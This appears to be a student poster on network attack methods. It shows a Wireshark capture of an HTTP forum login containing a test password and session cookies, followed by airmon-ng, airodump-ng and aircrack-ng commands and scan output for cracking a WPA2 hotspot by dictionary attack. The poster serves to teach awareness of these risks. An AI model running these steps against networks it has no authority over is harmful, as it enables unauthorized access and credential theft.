Malicious Vectors of Networking in Standard Computing Environments


Charles Copeland Felts

ABSTRACT

This poster surveys several methods that hackers could use to obtain personal information and gain unauthorized access to private networks. It outlines details and prevention techniques that can be used to protect networks and private information while using the Internet. The poster demonstrates examples of network penetration and information collection. In particular, it shows how an attacker may use the Wireshark tool to retrieve data that is being sent across a network. The poster also demonstrates techniques of gaining access to a wireless network including the use of, but not limited to, dictionary attacks. It discusses how the issues can be mitigated after an attacker finds and exploits the weakness of the network. The objective of this work is to better inform the average computer user of the risks they can be susceptible to while online and connected to a network, and how to protect themselves better.

PACKET SNIFFING USING WIRESHARK

Every time someone types their username and password, they are sending it across the web. When a website allows authentication using HTTP only, their credentials are vulnerable to password hacking by *sniffing*. We used Wireshark to capture packets in our network, followed by launching a dictionary attack and ARP spoofing to crack the password of a selected target.



Source and Destination IP Address

```
tcp.stream eq 1

No.  Time         Source          Destination     Protocol Length Info
 42 8.600078413  10.10.43.139    134.213.82.158  TCP      74 43606→80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=…
 79 8.711866352  134.213.82.158  10.10.43.139    TCP      78 80→43606 [SYN, ACK] Seq=0 Ack=1 Win=4140 Len=0 MSS=1380 WS=1 TSv…
 80 8.711912809  10.10.43.139    134.213.82.158  TCP      66 43606→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=804862 TSecr=12…
 82 8.712113338  10.10.43.139    134.213.82.158  HTTP    752 GET / HTTP/1.1
131 8.833656186  134.213.82.158  10.10.43.139    TCP    1434 [TCP segment of a reassembled PDU]
132 8.833685370  10.10.43.139    134.213.82.158  TCP      66 43606→80 [ACK] Seq=687 Ack=1369 Win=32128 Len=0 TSval=804892 TSe…
133 8.834862242  134.213.82.158  10.10.43.139    TCP     146 [TCP segment of a reassembled PDU]
134 8.834877833  10.10.43.139    134.213.82.158  TCP      66 43606→80 [ACK] Seq=687 Ack=1449 Win=32128 Len=0 TSval=804892 TSe…
135 8.838260128  134.213.82.158  10.10.43.139    HTTP   1434 [TCP Previous segment not captured] Continuation
136 8.838291760
137 8.840097761
138 8.840130288
174 8.952553967
```

```
Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark_wlan0_20161109173842_T2O8AF

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.bikeradar.com/forums/ucp.php?mode=login
Cookie: phpbb3_8ehof_u=1; phpbb3_8ehof_k=; phpbb3_8ehof_sid=4777335c6a5c60eee1c88dce0674ed16;
_ga=GA1.2.1859774551.1478634143; bm_monthly_unique=true;
__gads=ID=380e78e76cfb2f34:T=1478634142:S=ALNI_MbwZPOq4hVlZWsM0DXfWv3wRMhN0g; _gat=1;
BikeRadarCookieNotification=Cookie%20notification%20seen; bm_daily_unique=true;
_dc_gtm_UA-48908801-1=1; bm_sample_frequency=1; bm_last_load_status=NOT_BLOCKING
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 208

username=CyberStudent&password=ThisIsAFakePassword&
%3D4777335c6a5c60eee1c88dce0674ed16&sid=4777335c6a5
n=Log+into+the+forumV.8i$...yI/....".DJ.2.6.....!2;
1......Nh^..HTTP/1.1 200 OK
Server: nginx
Date: Wed, 09 Nov 2016 22:39:08 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
```

Captured Username and Password

CRACKING THE PASSWORD

Using the following commands we can put our NIC in monitor mode and begin to pick a target:


>> airmon-ng

>> airmon-ng start wlan0

>> airodump-ng wlan0

We selected the target, the Galaxy Note5, with this command and implement the wordlist file we built:

>>airodump-ng --bssid EC:9B:F3:4E:62:6D --channel 11 -w /root/Desktop/HackerFile.txt wlan0




```
CH  1 ][ Elapsed: 6 s ][ 2016-11-30 17:53

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

EC:9B:F3:4E:62:6D  -44       24        0    0  11  54e  WPA2 CCMP   PSK  Galaxy Note5 4078
78:BA:F9:95:A8:82  -43        4        0    0  11  54e. WPA2 CCMP   PSK  <length:  1>
78:BA:F9:95:A8:80  -46        6        0    0  11  54e. WPA2 CCMP   MGT  VSU-WiFi
78:BA:F9:95:A8:81  -45        4        0    0  11  54e. OPN              VSU-Guest
78:BA:F9:87:75:81  -62        4        0    0   6  54e. OPN              VSU-Guest
78:BA:F9:87:75:82  -63        4        0    0   6  54e. WPA2 CCMP   PSK  <length:  1>
78:BA:F9:87:75:80  -62        4        0    0   6  54e. WPA2 CCMP   MGT  VSU-WiFi
78:BA:F9:A6:95:81  -69        5        0    0   6  54e. OPN              VSU-Guest
78:BA:F9:A6:95:80  -71        5        0    0   6  54e. WPA2 CCMP   MGT  VSU-WiFi
78:BA:F9:A6:95:82  -70        5        0    0   6  54e. WPA2 CCMP   PSK  <length:  1>
A4:6C:2A:F3:61:01  -76        5        0    0   1  54e. OPN              VSU-Guest
A4:6C:2A:F3:61:00  -76        5        0    0   1  54e. WPA2 CCMP   MGT  VSU-WiFi
A4:6C:2A:F3:61:02  -78        4        0    0   1  54e. WPA2 CCMP   PSK  <length:  1>
40:A8:F0:6B:ED:C0  -80        7        0    0   1  54e. OPN              HP-Print-C0-Officejet 4630
78:BA:F9:95:A4:C2  -79        5        0    0   1  54e. WPA2 CCMP   PSK  <length:  1>
78:BA:F9:95:A4:C1  -79        3        0    0   1  54e. OPN              VSU-Guest
78:BA:F9:95:A4:C0  -81        6        0    0   1  54e. WPA2 CCMP   MGT  VSU-WiFi
78:BA:F9:BE:E9:42  -85        6        0    0   1  54e. WPA2 CCMP   PSK  <length:  1>
50:65:F3:CC:44:D0  -84        3        0    0   6  54e  WPA2 CCMP   PSK  DIRECT-CD-HP Officejet 5740
78:BA:F9:BE:E9:40  -86        5        0    0   1  54e. WPA2 CCMP   MGT  VSU-WiFi
78:BA:F9:BE:E9:41  -86        6        0    0   1  54e. OPN              VSU-Guest

root@kali:~# 
```

DICTIONARY ATTACK RESULTS

A *dictionary attack* is a password hacking method that uses a file containing millions of words, numbers, and combinations of both. After initiating the handshake and running our wordlist file against our victim's phone, we extracted the password and successfully compromised the network connection by issuing the following command:

>>aircrack-ng –b EC:9B:F3:4E:62:6D –a 11 –w /root/Desktop/HackerFile.txt /root/Desktop/wordlist.cap



